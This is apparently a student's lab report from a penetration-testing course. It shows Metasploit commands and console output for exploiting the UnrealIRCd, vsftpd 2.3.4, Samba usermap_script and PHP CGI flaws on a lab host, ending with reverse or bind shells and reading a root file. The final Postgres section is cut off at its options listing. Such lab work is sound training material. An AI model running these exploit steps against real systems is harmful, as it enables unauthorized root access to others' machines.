
```
search unreal_ircd
```

Use the exploit;

```
use exploit/unix/irc/unreal_ircd_3281_backdoor
```

View and set options as necessary (RHOST option) run the exploit and display root file.

First, we launched the console and then used the search command to find the exploit we used by typing the use command. After that, we can see all the options that we can use by using the option command. Then, we will set the RHOST by using the set command. Then, finally, to run the exploit, we use the command exploit. We followed the steps and were able to successfully complete the attack. We use the cat command to look at the root file. We can see the entire process In a flowing screen-shot



```
+ -- --=[ 4 evasion                                    ]

msf5 > search unreal_ircd

Matching Modules
================

   #  Name                                        Disclosure Date  Rank       Check  Description
   -  ----                                        ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution


msf5 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target address range or CIDR identifier
   RPORT   6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.1.2
RHOST => 192.168.1.2
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.1.3:4444
[*] 192.168.1.2:6667 - Connected to 192.168.1.2:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Found your hostname
[*] 192.168.1.2:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo jwLWkzW3lo9kQ1Hb;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "sh: line 2: Connected: command not found\r\nsh: line 3: Escape: command not found\r\njwLWkzW3lo9kQ1Hb\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.1.3:4444 -> 192.168.1.2:46496) at 2024-04-05 13:58:46 +0000

cat /root/filetoview.txt
cat /root/filetoview.txt
# Filename: filetoview.txt
#
# Description: This is a pre-created file for each student (victim) container

# This file is modified when container is created
# The string below will be replaced with a keyed hash
My string is: 70c39ee26d53fb4e223ba7f8153975da
```


7. Vulnerable VSFtpd service (port 21)

Search for vsftpd_234
```
search vsftpd_234
```

Use the exploit
```
use exploit/unix/ftp/vsftpd_234_backdoor
```

View and set options as necessary (RHOST option), run the exploit and display root file

First, we launched the console and then used the search command to find the exploit we used by typing the use command. After that, we can see all the options that we can use by using the option command. Then, we will set the RHOST by using the set command. Then, finally, to run the exploit, we use the command exploit. We followed the steps and were able to successfully complete the attack. We use the cat command to look at the root file. We can see the entire process In a flowing screen-shot



```
   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


msf5 > options

Global Options:
===============

   Option             Current Setting    Description
   ------             ---------------    -----------
   ConsoleLogging     false              Log all console input and output
   LogLevel           0                  Verbosity of logs (default 0, max 3)
   MinimumRank        0                  The minimum rank of exploits that will run without explicit confirmation
   Prompt             msf5               The prompt string
   PromptChar         >                  The prompt character
   PromptTimeFormat   %Y-%m-%d %H:%M:%S  Format for timestamp escapes in prompts
   SessionLogging     false              Log all input and output for sessions
   TimestampOutput    false              Prefix all console output with a timestamp

msf5 > use exoloit/unix/ftp/vsftpd_234_backdoor
[-] No results from search
[-] Failed to load module: exoloit/unix/ftp/vsftpd_234_backdoor
msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target address range or CIDR identifier
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.2
RHOST => 192.168.1.2
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.2:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.2:21 - USER: 331 Please specify the password.
[+] 192.168.1.2:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.2:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.3:35163 -> 192.168.1.2:6200) at 2024-04-05 14:02:30 +0000

cat /root/filetoview.txt
cat /root/filetoview.txt
# Filename: filetoview.txt
#
# Description: This is a pre-created file for each student (victim) container

# This file is modified when container is created
# The string below will be replaced with a keyed hash
My string is: 70c39ee26d53fb4e223ba7f8153975da
```

8. Vulnerable Samba service (port 139)

Search for samba usermap_script


```
search usermap_script
```

Use the exploit

```
use exploit/multi/samba/usermap_script
```

View and set options as necessary (RHOST option), run the exploit and display root file

First, we launched the console and then used the search command to find the exploit we used by typing the use command. After that, we can see all the options that we can use by using the option command. Then, we will set the RHOST by using the set command. Then, finally, to run the exploit, we use the command exploit. We followed the steps and were able to successfully complete the attack. We use the cat command to look at the root file. We can see the entire process In a flowing screen-shot



```
       =[ metasploit v5.0.45-dev                          ]
+ -- --=[ 1918 exploits - 1074 auxiliary - 330 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 4 evasion                                       ]

msf5 > search usermap_script

Matching Modules
================

   #  Name                                Disclosure Date  Rank       Check  Description
   -  ----                                ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script  2007-05-14       excellent  No     Samba "username map script" Command Execution


msf5 > use exploit/multi/samba/usermap_script
msf5 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target address range or CIDR identifier
   RPORT   139              yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(multi/samba/usermap_script) > set RHOST 192.168.1.2
RHOST => 192.168.1.2
msf5 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.1.3:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo VUeZJNM4fJluiNmR;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "sh: line 2: Connected: command not found\r\nsh: line 3: Escape: command not found\r\nVUeZJNM4fJluiNmR\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.1.3:4444 -> 192.168.1.2:45798) at 2024-04-05 14:06:22 +0000

cat /root/filetoview.txt
cat /root/filetoview.txt
# Filename: filetoview.txt
#
# Description: This is a pre-created file for each student (victim) container

# This file is modified when container is created
# The string below will be replaced with a keyed hash
My string is: 70c39ee26d53fb4e223ba7f8153975da
```

9. Vulnerable HTTP (php) service (port 80)

Search for php_cgi
```
search php_cgi
```


Use the exploit
```
use exploit/multi/http/php_cgi_arg_injection
```

View and set options as necessary (RHOST option) run the exploit

Note: when the exploit is succeeded a 'meterpreter' prompt is shown

From meterpreter prompt, drop to a shell
```
Shell
Display root file
```

First, we launched the console and then used the search command to find the exploit we used by typing the use command. After that, we can see all the options that we can use by using the option command. Then, we will set the RHOST by using the set command. Then, finally, to run the exploit, we use the command exploit. We followed the steps and were able to successfully complete the attack. We use the cat command to look at the root file. We can see the entire process In a flowing screen-shot



```
       =[ metasploit v5.0.45-dev                          ]
+ -- --=[ 1918 exploits - 1074 auxiliary - 330 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 4 evasion                                       ]

msf5 > search php_cgi

Matching Modules
================

   #  Name                                    Disclosure Date  Rank       Check  Description
   -  ----                                    ---------------  ----       -----  -----------
   0  exploit/multi/http/php_cgi_arg_injection  2012-05-03       excellent  Yes    PHP CGI Argument Injection


msf5 > use exploit/multi/http/php_cgi_arg_injection
msf5 exploit(multi/http/php_cgi_arg_injection) > options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                        yes       The target address range or CIDR identifier
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(multi/http/php_cgi_arg_injection) > set RHOST 192.168.1.2
RHOST => 192.168.1.2
msf5 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 192.168.1.3:4444
[*] Sending stage (38247 bytes) to 192.168.1.2
[*] Meterpreter session 1 opened (192.168.1.3:4444 -> 192.168.1.2:37000) at 2024-04-05 14:11:35 +0000

meterpreter > shell
Process 3170 created.
Channel 0 created.
cat /root/filetoview.txt
cat /root/filetoview.txt
# Filename: filetoview.txt
#
# Description: This is a pre-created file for each student (victim) container

# This file is modified when container is created
# The string below will be replaced with a keyed hash
My string is: 70c39ee26d53fb4e223ba7f8153975da
```

10. Vulnerable Postgres service (port 5432)

Search for postgres_payload

```
search postgres_payload
```

Use the exploit

```
use exploit/linux/postgres/postgres_payload
```

View and set options as necessary (RHOST option)
run the exploit


Note: when the exploit is succeeded a 'meterpreter' prompt is shown

From meterpreter prompt, drop to a shell.

```
shell
```

Display root file

First, we launched the console and then used the search command to find the exploit we used by typing the use command. After that, we can see all the options that we can use by using the option command. Then, we will set the RHOST by using the set command. Then, finally, to run the exploit, we use the command exploit. We followed the steps and were able to successfully complete the attack. We use the cat command to look at the root file. We can see the entire process In a flowing screen-shot



```
+ -- --=[ 4 evasion                                  ]

msf5 > search postgres_payload

Matching Modules
================

   #  Name                                       Disclosure Date  Rank       Check  Description
   -  ----                                       ---------------  ----       -----  -----------
   0  exploit/linux/postgres/postgres_payload    2007-06-05       excellent  Yes    PostgreSQL for Linux Payload Execution
   1  exploit/windows/postgres/postgres_payload  2009-04-10       excellent  Yes    PostgreSQL for Microsoft Windows Payload Execution


msf5 > use exploit/linux/postgres/postgers_payload
[-] No results from search
[-] Failed to load module: exploit/linux/postgres/postgers_payload
msf5 > use exploit/linux/postgres/postgres_payload
msf5 exploit(linux/postgres/postgres_payload) > options

Module options (exploit/linux/postgres/postgres_payload):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  template1        yes       The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS                     yes       The target address range or CIDR identifier
   RPORT     5432             yes       The target port
   USERNAME  postgres         yes       The username to authenticate as
   VERBOSE   false            no        Enable verbose output


Exploit target:

   Id  Name
   --  ----
   0   Linux x86


